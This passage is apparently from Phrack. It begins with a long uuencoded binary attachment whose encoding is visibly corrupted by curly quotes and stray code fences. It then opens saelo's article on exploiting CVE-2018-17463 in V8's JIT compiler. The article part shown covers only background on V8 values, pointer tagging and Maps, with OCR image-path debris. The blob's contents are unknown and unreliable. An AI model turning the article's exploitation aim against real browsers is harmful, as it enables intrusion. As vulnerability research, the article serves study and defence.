M>N@A47JL4.O@5^^PW6T>-]HG7:]Q?.QU/S3?BW;;K2ZB2?NT>?SAL'WZD^SX
MN'W2[C5Z[<YI'3M6%6`H)ZWSYGOVLW'0/F[W?L4VCMJ]4QC*$1M+PSMC--]N
M?CANG'MG'\[/.MU6W?NO#^U6SVN=_F?GUY/6:0\&?=HYW6R?'IVSKEOP;$M;
MX"0(#-B)7"7<R''@C?WI:.Z/`F\$\2FFZ+Y-5,96!1H:AY,PY1PDLQ9R41=S
M,"85_1D]DG-8YW=NKNEDFQ[GFTURBTPP`C,QLI!&2GZ1;&>69=^WN[W.^:_T
MB\EIH&&<PLV7+I?]I?5KM_]^[1OBB:Y7H,V<Z?$=P4S;-O:$%$:RD8\XCH-Y
M.!YR)LFDA4IE/?-XW:IR&/JC:91`"&.MAO9T?:W"1N/KEM$?@QLR\U;)F_16
MQ44=6I[*5LVGQC#D;2B6A<+RR3K"PO3U)R=_O0'=F9\:X$^,;O!"4BN#OXT2
MEM4LEE+/C**-^3",M,;PMU'B*(R#7]A_JBGQQ"CVH7N@-<-^65-N'W)+-A>(
MN46W#6/^F%JRW>?MY>)OT5?<`AY5/P^('R<Y#<CWO(EU[9$]A&$<0H0:AMP7
M6D3%F^R28EL*'^"7N9BLA:`[8'N`F+QZDL'QX&(^DFV)!_;0I!]!_J!8%Y_"
M(5QYBL&M6P^-KJ7#G.Q;/K'G@AVJLNO60[.X<(*1S<HG1CF1V\YHUGAH-0O6
M[>88U*-UUXH;A8V'1G%\$@P%HL'=$E1:=[[AU9UP#(:B,^V1618?,O81C*+X
M1I0V'EH4CU;BF5KK[E<9=.9&YDSZBQEUX$4X#_8`F\,X\H<H>6GO#812]^<&
M2EF/J5<(CLX$3%9UB%;Q,PR_84P='G%NP.=-3TP0::U#KJ[6=,C$84?7ZN7Z
MPNI-Z2_/H;>@5$Z+W2N&<<,V9G,8!-DQF>_7`2Q#N56)')H\>:%,%RZCOOO)
MQ[R)!&`KXH(!OK"7?:H[]H#^Q^02<'Q)KG23/9VM\M?V7I&DKGJJFE[$15UY
MW4DJL;O#%T6=90E96IT-<^K)`C;$\/(U2-(%H/N)8N>V>6F<A_7,&-#!/+E1
MA:&T_L3<L&<SW/"[3,X,9)WUG!<6?PZC.$QOW/7SWYIDQW;Y%()/D$#!#3@9
MRN%=^7K.^UO"L7ET-IZ/VE.XIY5<Q7BXGBMD)D:8@I"=EO%4A\YP<(B:1=$8
M7"+U[NC5&7L#U]/0(;<!6,^\7%>6:FP`59&^I%9R/!@@09CRDZ%ES$Z7J<4)
M/X>3^>0`O+1P4SEGIT8!:D\-S5ENW2AECK&HCU\@7(K5R7I>N?6E^A`6&:YI
MZ'WHY<QIE._#-0U7']EI+.RC&XP`DW*FLIY;;OV6?62GLIY?;GWI/G*69;VP
MW/HM^S#GLEY<;GU1'^P(J^HVQN%H:C2"_:PO+K=>>A[<`@2$H8,PE9VLERBW
M?BL^<<VV21"71"9CC"S*V`6K31RU#>X*/WCPXS?X0Z&P#^:0T:Q-Z4W!<LAC
M9=89Z]L*/OO`"K?H!"-^KK\3=6'K@;I"##X"S2.K*^J%@VE"I7]_QP=Q?<5X
MN;MB*.)-C@,]NGK,RQ@;"\PDPQ4`M/#"8@,<ELI#N&9NI_9`^")E7XA5H=CA
MM35K5S[PAZ,@0]_BQ7K9`=%>:$]P77^Q7M"2ABJH>,2LSX@>9H)KGN'U>0)(
M%/ICX3N&#IPD5;IV\BX6)KSD8J_KU7K%`M72H_KPH7VX:#!0QAH$/')USL#7
M._WYO'&BAL$.%\8.BJ\/'S#V%@=1WCB^V3QL';=ZK<VS\\Y9Z[SWJWFFHL;/
M_&DX:$\O(Y(_?'\VKL_@V6;('LHSC4A?'D3RF;RHX7T\(<\?':W8.UIWFZ>K
M-^N5"IX)!JGWOYXOO(3@=^)N"H[..ELUWR#T()?0YC28,T%C+!.PN5OCTH^C
M-11]H#7!R*1CH@F(3E?><CC!T.EFE7RL#C[TI(XO]TZ8%(Q/E\)?S?TOJ):B
M_C``W[MX:[+R/HKO?U_LO'CQ*GO_^_KI_O<A/M^$T\%X/@R\[W\&+.BQ$]1%
M]'E;_[%U]>.:++9N(@N<W>6K<30R'\S3<)QLH:9-=M.,X@!;WV[^?!9^#L8'
M%)6`=2(YT&GCF"Z*^\W.8:O?;?]WJZ(^U7VVQ9#[&]@,O^FGWJ@?#N/^9<S$
MF+_]G4E$OZU5=C[O[-0]\^]@"'_W7L+?BS?X'9_O7L+?88`E\7F`92YW\<EW
M^!>_7V+)G1?8`M:]].O0V?`[U<2;5_@7G[S"HOL#[-['O]C0_@LUH!VJE1DN
M=6,]R<PL4VCO`K_OXQBQLU?8\3Z._24^W\>2+ZEC'(3O[-[N;?>-FCD]H98&
MVA-?G\X>_'WQ2FN5`*655V^Q-QSQ[D"K06NAS_!2>TOE]7&_*0=.[.U%*:"O
MX,E3;T^]W6=O>_SO&COZ9;CC)W\<#OO)+#%YY/:&BTL"+6ULL[9>(^_8UR@5
MO_M(FR]?*2I[J='I!?*:5X'B0?SO2YK=_AOJPSG."]\QRKPQYH\PN+\1SLK!
M$%I$&-)N@GV]&!#O=+:;!.'B6>_13O1*S66/MI?7:K[[.+LA06"@-A_:<%X@
MY_R.H(3?!WS6N[MJC$-MB_+?+(F-R/'?7*K^"09J_X3>!K0A#K0]=4_;4VC$
M%VI_>4-0@Y.1G\Z3M9][O7`<' `9PI@-E#CN1=.D?BIM77:M4FB?]TP_'Z`1F
MY5(MCJ&@YUG%1CJGT([7/$&YY0@/3(?*?1V3FK'/)^?;>F8D1N@T(=1@Y4.2
MJKK<IL4O4;]P)NRLG\)5"2O=GOBC@$2M1LK-C<#QB\<L_+EGP)([KO(0%>?L
M53P$,Q5M')%1A(_RO-7[<'[:A7\;[=/68?^LP4[I[!1_;M2U>N,K![.A/CC`
MAXY";&2U<HA`P(2W57,=<WNO)/0UL^Y=5*\1]&C-$NT)%*<VA\$1D/`1>%;3
MLI*<C`_JH#RZ"%-OQ\,<XJ!_;&@Q5(Q!L2;)M5&'&S7)]6/0$1M+DP]7EZ4E
M6H51,D=WQ+Y,G*O"\0DDP9*?^V!Z#@D@"OJ=!'T>QT'.%W0O.#L+.\#OD+^!
M%0-G_KYTR81H85'RN;J[L_6F5O?8**MOMG;8M_03^\J>[M4P;HE89,\X<_3)
M_+%O8$>?+UUU!40ODQ;>G?3UIF[/`$JT<D<V8`85N3LST$;\,"R![9C0'X_%
MN'!W4*OMY2R=5V(]2L'6ADT!5_L]%^6'XFMU.3[F1.5%W$Q46CE/,YVV2W$V
M.8&2_$UW42_@<HM'(GF=#8VR'*\D0FJ[E%@USU@.SP!W`8@H2(P%$$],V5-3
```

```
M\HR!(MHE8!@[(’‘P9JI0M$K/^OWY%*W/-X99SL‘’PH&9’:$GD3K!?^H.6,HA
MU=E2:X0$#&"F5IZ]/>F%$T@!C/%)D>[@‘>M@,G.^/9SSU’(U)E1_,XO]T<3W
M:#;5W,G4,D4STW(4P=EEG\NY95]I4W.\=,VQN)B8;&T-5I5;*!^)J&UPR_?6
MJSAW4WI(EP%]+383-*#QQ;=,U)#1H;&.1W70@)JGL6.%*G+-T2;>*.KIH9]\
MC%Y-/-+#H&I;9-9,*+E‘!L@;=;5@PV;CS*L&5%M94V-GU,L.8SM,%JF8Y[4-
MOE/B@)._[?$S6R5STJ[C0WEH7*O\KAKCX7G@’ZT)^!E=5C,MU>K;V[GOO$V7
MSK2N-S=S-C1;T‘0?,‘$B#ZB$$1‘R[OW>J_TS@‘ED<NL&:5(%_@CCV(,_!"XQ
M+/RRCR)GWGKPOBD<7HJLJA1.0P:T^4P(A0X<A@*)"./+BZD4Y@8F‘UOC.(D<
MKK‘K9"F0H%L\0&3AWP&]UBKAI2=8_>:/HAE18JWRFY2N[:VB/<5E!_DEMS[$
MP>7AO/O-HS[-J+#X[_:0Q/S4*M"@"IK-5L&&EV1!‘F+BPKBOW‘&*N)"\7]:\
M!X1WB%@-L0+VVH(C[R837J‘\C]O.?<>,,.V+F!0TL^R4JK8$OZ%9G’!&!.U*
M’E2Q*_A,R$S8.R"Q=X*I<(D&[GI)D^1]-&0G_$H4##9Z<)’\NUV9H=F<L:1=
MJH]2(W(!D;I>;LJ"9-$]&6OQH<+‘<TKTX=T/<E1J*/W]O9U?9\V+9OP&G!7\
M&+K,[T8,ADOTR&=8J_QIMPW!9#"$C/>L8"2‘J(#].,D??L@;-">!UOEYY[Q_
MW/FINMZB.-G"[E?T2PV(C0X:(&BN<\J$J6_NPO=1!)Y\Q#TX&7*X[P#<,2KH
M1BUG/‘‘:L?PZ6IC‘8#A0YXM9]W;K’CV&O_:TL:V%DX2<4>)@HY%’J;EEN4<>
MJ&%N&YKQ%1\=Z$RIQ;?ZGN#]$3$.6,UMF$T18YD&UUQN6<1&+&’’L0?D<I!B
M^:;LKN(46BI%0E!VLU6<)/\L;NT?L@I1O’@[!ZMB3N>@_GUGL@ZCF-9$’G]#
M^:N,3@+B%!^PG_T8?P-;,Y]L#?/;8!T9)Y]RM>DLH,-!HRIS4]?HZC22,L<L
M0G/KDC0$KY<3A)\YI2H<YC1B]‘WTP]I=2/M9T9V&O-PPB_;#9\2$^.#*C,FP
MT’1O^+<9I%NQ*‘39+#SAJ7B+<X‘OSRSDP6=9\>L6*^&;&B1+>GWK_6FX7O>J
ML+=!:WE;#>WT:3"9]:]@E-?I)8/’!FT[&[5J%6+B;M1L@O^6$70#0K]75%&S
M$2C1W*D)NK6)?8EM.\-.[%W+*%!^B^;5/*Q6BO!^[G4%*TR%J6+5‘DV===#M
MG5?7N<[P‘[5>MT;YSKD79LODR]9LH%D<?*?5R#)IZXFQE9K$!K^R9Q)\53!L
M_?0!\,)FA$R15UF2NZKBX%7Y]=V,C34&_[_%H9’^S0H$C100/$W(TGN‘?OX>
MGIG1)1OUA3V9987],^4)WMAOR&X\F[%_V,-URF&.8>’778<5:E,TR79M;P+A
M!S0336]&SO‘8H(#,=Z=S?URGD‘^?@CB!’%JC<!I@FA>GC%)*O<*5S45BA]#W
M>4+3R-49]!.C2<)5KXS_*Q23(63,P@P:ETF0NH47Y(<HP*!+BU(%8DXDKMM4
M\DI&I<TUJ-F"EA:9B_M\R%PZL\0@7?]-<9OZ%#F99*RL*I.:,0J9^AX:&_Y"
MZV%^3M,‘QX];[M%"1)$^AZ8:;+O3I4<X??E6/CZ.HH_S656M@LU,^9L\-CH*
M4N2BLD&/+3YN-6:3^7NM,1UB_[^PJ<@&^5[‘FQ.GE6?92;-NR!0_MUW>U"Y8
M$^"?C\T3[;39?[’7./_I8’$7DC?"C]^DIKU‘(L’3’ZWD.F\$/B90X(D&%QW)
M%5PH3CB^DK*’(#6#QM2IKN[M6._8[V<ZS4B)@Y^</AJ=GP+9Y2$‘OS+#G52O
MM$#",FF3I@<^2C=J4MKX4#68N_/!VUV<%%_?>I:84,XRR’\I*<N8I3[RI01)
M=5V7MRG73195USF+Q$B#+\’$*EE,9:*>N.NJ$4N5:*TSHIJ^YQ,X’’WD:OI<
M9?G\V=9*^D,#YKDJ0VME*K]3<@UJPT#5O"8L?&:#@"9NL^-?@Q];/XHNLIL^
MNK@A+T<?"O#_2G@@(-_[-!^#NS‘%@<[5!5S,P>,FB,&Y9AHQ%A‘-O6L?_>L_
M3J-K\,R"U]YU0*K’8!@,O>H-P\UBU8‘<]8+M66VR_32B6G7/L1T7;\%:*S>@
MH&&O7KQ^L?_ZY?[N:SS7’T01X!5L.V,_87V13]I’^>;(’R>HL.+R@KRU4%HN
MR_#OG2PKK;KULO+ANSSR,VBOKGHD(04O/HP.:W5#/+&@)G;*S=V][W9W<QE(
M-X(XE8‘AU^#*?!U’\!7"?R7@*,-^1//88_UZW;,N"7N.L]KVMH/’’+8./OQ$
MO?S/’"0)Z$"VLEXK"P@).0T0\EDY(!0ST7(P:!^>JY$O,V59T?-’?HB’>[=6
M4"@$G_Q[EO?_N7I@_Y\=)J’M9_Q_7NT\^?\\C/_/!!.J%+O_J!AC_9_;AZT.
MA(7M0#"T]WT58RS["CY67I[,GA7@I6B1JCHC!RZCHF:<P*&/?X=#6X’N_=V=
M[X3?K6Z?=V_O[W1/S>PB,5’CB0O^>_-_[J9W;WTLX/_LQVN+_^^^>O’D__D@
M’YVU?^BUC[LF2Y>/Y+/L@8S]4U-9X_’G.[B-X,HI9+4&"Q*-/K&>QT’_)_[’
M‘**‘?"’ZW]U_9<M_NZ]?O7JB_X?XM#O=?O?P+R+5E??#6K/9/VBS+]Y_5).K
M8#SV/@_B^=3;W$R&’[UP=A5-@RAA/S%(X‘#"[G[[;6WMKV@R>-;HO3=J,DEF
MDS(EL!JSF(DGFY#KOK;&^\7"JFYM6\052;;#,^BJT]V:\4?;A\&G8‘RW;]NL
MIBKP’U5K$K4M-M2USL%_=EGS5X’/)+%9[-]L19I]-.UYD0<^ZY$I>6U%:P2‘
MX<N7.SO]631@,,&!$FAJWN;(VX2(’9X?3U[M>YMA<I-@A!4Y%%:F<_$_36_S
M%X@’O=G>6EMC7]ZR‘C‘L=G"&QEBARVFT"?%6!NFF/PY]5#!M_L(>\OOV_Y/)
M^+LY$6NP^8E"<;‘GTQ^^V]H1C3LJ3=AI>6OB;4:L#,[‘T>Z1&OQV%^-O;Q^’
M%[$?WVSC#<AU%’],6,5*A8UX.‘XO?F#_#;[]EAY=BB+>$2C+Z+K*>H-Q4>V’
M$‘_@)!B&ONL%’@KL%_KA)-N%N)YPS-‘>R>:8[5(#4B"‘^H‘!*+X4$*)_MH;=
M7T_DJJU]X[4Z1VO_:OR?L./^^EC‘__?W=_9L_K^_]^*)_S](_@>,$L89!(\9
MYM$U#8;?;@S]"3V3<<[_W__U]G9VWWC_’4X8+P[GDYR4$-N8T%<J&#ZT(<L(
M_J6((OSY++V"^VRN9A"A0W!‘Q=%%"B*1:$P?HH^X+P.64__+:_J)/YNA)O-2
M#T‘?#!7OJ0/@S’=T0%_R3EYI‘$K<HB.[<ROQR4\MHT-0]B&_&;QRRV5R0K=U
M1C&W,2#=;KZC\6A:7!KI6V_G\Y]V/J\+_7*-%Z3Q5HT$4+5"M<PSI4‘I=U4;
MN,RH;%NQP@M;-=‘\3<TSJ941&AE3$:.NX.@&NUAO9$VQS‘T7?8+/LW$4IC9>
MRZ4#<Q5_D,[]L1=,,>8]6"%*#.?5#6PU=E+#8)[-%>ZQKL,$‘R!R,(.93’42
M):DW#C\&8XC^IB\MQWCHE?=6E4ALE.0‘_TOK_+3?_=!LMKI=@H:#),C:PG@9
M<CLTM72*-?0AR4)5PQ^]$WG%L0"?,%$#$]W^B8@$S2Z!1MI88!=*Z3MKZ?:C
M$BUXESX[T0U+#4:C4F!\4+O3.1!5V5)7"8P,FM\S&C\Y:)WW.T=L3.=’#3:J
M?J_3[YZ=-WY]YWW[;5C3QF4LC3;94<"G&@S[JDPUU‘:KC0DZ_].P;K:&-V>A
M15_2#9*!K5HM&&EMX\U.;7MW9\?[_@<OK,F*)B.D15+4K3/?G<_[N_0_K=_?
MO6"<!,NTHE<VAF_>L[G’E[%>N,ZN7O[BJSY_SV)!E‘:B%8UK0;&%.,L6%VQ’
MQ4^M/&^GZN9GR‘Q@VU^6$^@##\:#B-^(*MA+#J.>:AT_Z7](UOIB\C^H>S+R
M/_OG2?Y_6/WO2:-]:FA_Q0-SGX8++^M2B1=\TN=^G?0/)ZM[//Z7H/_,^7_O
```

```
MY=X3_3_(^9\G80S1E7;,!).K:‘S>$>(P@,=N#!(.,20HVTDTF85@ZWX=39^G
M[$AUL_5$^E\Y_5]]0?I_O;.;I?^G_*\/\E&!>2$4_#;\,;1S2IN_K;Y:)D%,
M]#9OC?D#^01^@WR>0O29RTE:][:VMFK>:?<X&E6K?U[_VY\&?_?^E+QE__?6
MH0#$‘H.R_?[E?#KH]^L8J+Z/1^X^Q:=’;4_=^^:;?O_G1K]Q_E.WWZ_AJ&!0
MIW@HD‘-01P39NWRG3E’:.SC’%=664WK^[7,^)6LD!<VKRIMYE:5L11-!98E^
MA4X07D&,=:!_^U9L\J#TO[NWE[G_??%Z9_^)_A^4_M=M+"@;VEN/’;7AC?J,
M1?C*(=JM>K?ZZ@NC$OXTJY#GQB7H12_U[+8ZW5‘7<‘VCJ4)8T&\UC/J#:#H-
M!FD?DE’A-U3G.K2-8!I]&0<!MY]?K*N0H1=-3994[M>R;2O#;LAQA<,!?_63
M(+V*AE5M@&L5\‘‘C-5>_]=<>Z[AQW#]I]=YW#OOGK>-6H]LBUQA-^[0K/9>]
M’?=7Z3OC5$*Z76@(IJ@.Y5>Q[4/;4TS"SNU4DV_270Z=Q%5!’C;)&‘\:,N5$
M_S&756;SI@MD</D$)U!TV&P,AZ%P^ZSS0ET%@>MP/(8DWM16,’2$A("@2:70
MUIQ?":S=T&’/NI3.F]Q’B’OVS-*X/#:#D@^\S?X&L9)W,&C);SL4W@K>&"W_
M32’G8;L)B:0;Y[]B@"E9K<+=(\T1H3?D#\);P7A’;M)I/)C=5-F3NK?^/3C5
M_HA.!?#<3\7SC\’-CW(Q?@F’Z=7WV_#,412B,8R"^$<VI>^WQ8]%3;X/X.YS
MM6VV*"5>Z::7;KDL’,HW##F[DK,@YAV4@<<2K6L.G‘M;?O/ZY9L7KU[NOBG?
M?#OY:1Q=^./<MM-X’FPO;‘8CSD(B’FI’CNC%R[V]EZ_*#Z?)Y-W@)!K:[60;
MV=XN:.8TFI[-XU$‘@3EY2Y?@C[5=HNX9XS(PFS-_%"2\L@:$174OX1[‘71?=
M!KTN7!_P=-LJY3FPOT(T@/+@;9V[4.@’2OU‘-YAGE’>3;;L4R\‘^-7I1&+P$
M^D(;.C6K)5VR$2>9W7I(!V$*C:%’[QV;RC*6NS;EA-?N+>%U’ET7M[1FM[4M
ML8,0-F";Z_"^4&EG%;BTU!;SA$TKQ::]%\NA4TOB4B’WVS;XV7:"5K27\-;[
M%KRJQL$4?M2R6Q’EN;1&N?/Y3^/Q9VVD=7YFRTY>’^_=3R’-\U:CU]*#)>WP
MF‘;H]:\FPJ:E3B:BK"’Z*>=V34R\S5E%6@-)H.7Z^6^8$C0&2Q+R]4;-%$W9
M#!0<Q+_MPW[GZ*C;Z@E7VJSL3:.<!!.0:3.OZYX%!*=4S/WR"_UBRYVBP$I#
M+6[V%-6Y2/UP"O<&JA1XM^NGJG.PBBYSLKJ,HPD>FN!QP$Y5C<$@@*@[3%J)
M7‘<EO*"‘A*O:X0?/3L5’)W-2YM$)H_I.874I4FN)0U#.T8O’?4&E)>A1^V#9
MD*2PCJ!5Y4$RHW[(’D$8>AAH&JOG/,\L&NE14FXR8Q)T>!4E*4Z%E:6&J]@7
M/D^"\665L8-G6I<"YTK1QA&:#LF0+]2,!\TLB((A<XC_%%!F=U:=/TFJVFCJ
MGIDZ’M2YBF‘HE62W=?YSN]F">3#0W&W\U(7,WIL[B^LKB,/>[K3YLK23GR’B
M;A4&X#U[!D%RQ6JH0J?!YQ1+U/#L;(.B,V-LC=?C:NS43S[*58(0+0IQ<&3Y
M$Z586*PXFQA$‘>7AKLQ(/IR=$UBD/FZ"LGR5#NL;>]ZFM[LC>Y-5J‘/&@9(@
MY4_)UJGNR:HU5?=W4UWC6*,?]#7:$/3%QJ/FK‘4A#B435.3PNQ7<8^WWIUN[
MU=[_932_#WO_M_MR_W56__]T__=‘]_]KE<99&W?3"S\)!W"[/YE/>;(3TG@:
MV_D’QLR:XY#)TQAX)_<"43S.O4%415";NHU_C\,+O%U4]XMJ8\CXISI>.=X9
M^XF>1W3=F-=ZS579+<7*)G9J)>IP_;NLM.OLR5*,:N/<^7S0?./J*"-:>BO\
M(+]G(UV-0/7NRZBT%_:[DAL@PQHNBY2/V3@&^+_F+7,O9F"+[G]?[-OYG_=>
M[3_%?WG@^U_39ZK@ZM=Q4;QX%Y"/R8@C[R6<#O+>I>$DR’T7^[/$\5*T)YDG
ML%9P‘V@<’W>:BI-7(=$DP\6:O,\V&,%(NBG‘,Q),>3G]C#?J3Y(1_DC^IKP/
M.@?_V6KVE/.!O/+B+4C.,M*<(?0&,NX+ZJXMYRBO&=VCV,]#-0##N@CZT:<@
M1G\$QZ&>9\SCF34"’@^1G:;8S#QV/AI<><E5-!\/O>‘3$P’F&.3V(O"@S<MQ
M=#TM<RG/’=U,SEQVS%4M;T[=‘/^&)\!?^A93/Z/_(TI8*?:79^+9$O-GOU$A
MM34.IOPRDN?%494!\*SVE&+5G32:[_MGG?->7\2%I\Y5>0’8_N5\/*YFCH6L
M-]7&>?NG]^QOJ]EJ_]PR7PGUV#,V;/P7!K"<)LQ8951/B""8#)^4%Y%;*28‘
M#LZ&%)%OV;M[;=DOP_&X#[^S:’G$7B6H’X+W))42?L!3/Q5(R3$1,(6ARI8C
M/G.(+JJS:)J$%^,‘Y5X<,B@(YC.=A+UPRBHE‘7AZ‘ASF<;‘*Y):SK"YG.6+X
MLU5RO;)L;B.=LH1FHC2=V:RR[CVKZAPN_’NME+HBHW65/FHF@PD2C!%/GEW8
MLHURMKZA7-!/%^R-&*I)(;Y%8\8,KP/2%;-Q4CA#7I.0#VT[1N&GP)LGX#9%
MWEZWPCYM![AO_#-A<‘=L)(,/,7+0&96P]\‘K$+’;:/",P-9\K(&>00%^,%SY
M%$;SA&TW(’,/)?G#C<DM?!0%.2PXB)@[/Y&‘ODLS(J@;4[\C20B;J054(%1T
M*@N#,0:,C;Q1G3,T&X&M$5LPJ\BW[’2W+RX+[L"SAY*"I4<G7Y@L41W*LIX_
MO9$+.&&=I[#P%T‘_‘7G:(YN?,,*8S<>D,<A/R\8Q’L]_I88F</U.;#7\]EO"
M(U*@&GQ1*E+E?@]Y8N/H)KO3>U956G’C&:<RH>N]%;+3("W,%<-<="BVB2#3
M$!^T^=08=E&"IER7TBP*H<U((LEE>0O0‘O?5\C)C9B/5]O1W2U]"0F4@?:B_
MX(*E#!N_PP!HJ]/WM_6%%IIF_I"2Y.=0ZY?B-KS;HH2.P%G8%HOI6HF=\&‘<
MR%$DGYU$P_DX6)3KT>6\3&A2?J(FY0$!<5C)*Z+F.$IL(B.X.XZ=1$L+(:6[
MV.MB%C"6+/A^"E*2=E"6YY%-G-(9;]-C4@\[("8BODDX’0:?;6AJ9S,.5/VT
M5G*P*O8)]E’V9I;?)T$5[\<?"AAYEBA"RK-)_;’&_S%GO%L<@CC*6A=3!K^&
M:G]_5Y;CN6,A%"Q1^U"&GN&R@K$F*N:,<TTD-/W$:$/BO2RP.%[#[58F;V&R
M01I6LS+&IJ2OS<*E‘9N<[$*T1<0/QBL53V$$PJ3@:9A,DCMM2A239-FM:(%2
M_EF6MRRY11AA3DQS#^L29;G]PLD<22A9S![=_-&5‘>KIGK>D_O_JX?7_.[N[
M.SL9_?]3_(>’^12H[H5[Y_M6XXPXLNGE:3Z7+_*W6M*TO]#N3‘NX/Q6NYK?F
M;7M[-?RS5E[(Y\$KBMDO+Y0G‘?+7M]\HWZU"#GI’(NI&IC[OE@=G=D>$=]8$
ENS->"(*9RD‘?AN.IL>A/7O]/GZ?/T^?I\]5^_C\‘W);’‘#‘"‘‘‘‘
`
end
```

|=[EOF]=---=|

==Phrack Inc.==

Volume 0x10, Issue 0x46, Phile #0x09 of 0x0f

```
|=-----------------------------------------------------------------------=|
|=---------------=[       The Art of Exploitation       ]=---------------=|
|=-----------------------------------------------------------------------=|
|=----------------=[ Compile Your Own Type Confusions ]=-----------------=|
|=---------=[ Exploiting Logic Bugs in JavaScript JIT Engines ]=---------=|
|=-----------------------------------------------------------------------=|
|=----------------------------=[ saelo ]=-------------------------------=|
|=------------------------=[ phrack@saelo.net ]=-------------------------=|
|=-----------------------------------------------------------------------=|
```

--[Table of contents

--[0 - Introduction

This article strives to give an introduction into just-in-time (JIT) compiler vulnerabilities at the example of CVE-2018-17463, a bug found through source code review and used as part of the hack2win [1] competition in September 2018. The vulnerability was afterwards patched by Google with commit 52a9e67a477bdb67ca893c25c145ef5191976220 "[turbofan] Fix ObjectCreate's side effect annotation" and the fix was made available to the public on October 16th with the release of Chrome 70.

Source code snippets in this article can also be viewed online in the source code repositories as well as on code search [2]. The exploit was tested on chrome version 69.0.3497.81 (64-bit), corresponding to v8 version 6.9.427.19.

--[1 - V8 Overview

V8 is Google's open source JavaScript engine and is used to power amongst others Chromium-based web browsers. It is written in C++ and commonly used to execute untrusted JavaScript code. As such it is an interesting piece of software for attackers.

V8 features numerous pieces of documentation, both in the source code and online [3]. Furthermore, v8 has multiple features that facilitate the exploring of its inner workings:

    0. A number of builtin functions usable from JavaScript, enabled
    through the --enable-natives-syntax flag for d8 (v8's JavaScript
    shell). These e.g. allow the user to inspect an object via

%DebugPrint, to trigger garbage collection with %CollectGarbage, or to force JIT compilation of a function through %OptimizeFunctionOnNextCall.

1. Various tracing modes, also enabled through command-line flags, which cause logging of numerous engine internal events to stdout or a log file. With these, it becomes possible to e.g. trace the behavior of different optimization passes in the JIT compiler.

2. Miscellaneous tools in the tools/ subdirectory such as a visualizer of the JIT IR called turbolizer.

--[1.1 - Values

As JavaScript is a dynamically typed language, the engine must store type information with every runtime value. In v8, this is accomplished through a combination of pointer tagging and the use of dedicated type information objects, called Maps.

The different JavaScript value types in v8 are listed in src/objects.h, of which an excerpt is shown below.

```
// Inheritance hierarchy:
// - Object
//   - Smi          (immediate small integer)
//   - HeapObject   (superclass for everything allocated in the heap)
//     - JSReceiver  (suitable for property access)
//       - JSObject
//     - Name
//       - String
//     - HeapNumber
//     - Map
//     ...
```

A JavaScript value is then represented as a tagged pointer of static type Object*. On 64-bit architectures, the following tagging scheme is used:

```
Smi:        [32 bit signed int] [31 bits unused] 0
HeapObject: [64 bit direct pointer]             | 01
```

As such, the pointer tag differentiates between Smis and HeapObjects. All further type information is then stored in a Map instance to which a pointer can be found in every HeapObject at offset 0.

With this pointer tagging scheme, arithmetic or binary operations on Smis can often ignore the tag as the lower 32 bits will be all zeroes. However, dereferencing a HeapObject requires masking off the least significant bit (LSB) first. For that reason, all accesses to data members of a HeapObject have to go through special accessors that take care of clearing the LSB. In fact, Objects in v8 do not have any C++ data members, as access to those would be impossible due to the pointer tag. Instead, the engine stores data members at predefined offsets in an object through mentioned accessor functions. In essence, v8 thus defines the in-memory layout of Objects itself instead of delegating this to the compiler.

----[1.2 - Maps

The Map is a key data structure in v8, containing information such as

* The dynamic type of the object, i.e. String, Uint8Array, HeapNumber, ...
* The size of the object in bytes
* The properties of the object and where they are stored
* The type of the array elements, e.g. unboxed doubles or tagged pointers
* The prototype of the object if any


While the property names are usually stored in the Map, the property values are stored with the object itself in one of several possible regions. The Map then provides the exact location of the property value in the respective region.

In general there are three different regions in which property values can


be stored: inside the object itself ("inline properties"), in a separate, dynamically sized heap buffer ("out-of-line properties"), or, if the property name is an integer index [4], as array elements in a dynamically-sized heap array. In the first two cases, the Map will store the slot number of the property value while in the last case the slot number is the element index. This can be seen in the following example:

```
let o1 = {a: 42, b: 43};
let o2 = {a: 1337, b: 1338};
```

After execution, there will be two JSObjects and one Map in memory:



As Maps are relatively expensive objects in terms of memory usage, they are shared as much as possible between "similar" objects. This can be seen in the previous example, where both o1 and o2 share the same Map, map1. However, if a third property .c (e.g. with value 1339) is added to o1, then the Map can no longer be shared as o1 and o2 now have different properties. As such, a new Map is created for o1:



If later on the same property .c was added to o2 as well, then both objects would again share map2. The way this works efficiently is by keeping track in each Map which new Map an object should be transitioned to if a property of a certain name (and possibly type) is added to it. This data structure is commonly called a transition table.

V8 is, however, also capable of storing the properties as a hash map instead of using the Map and slot mechanism, in which case the property

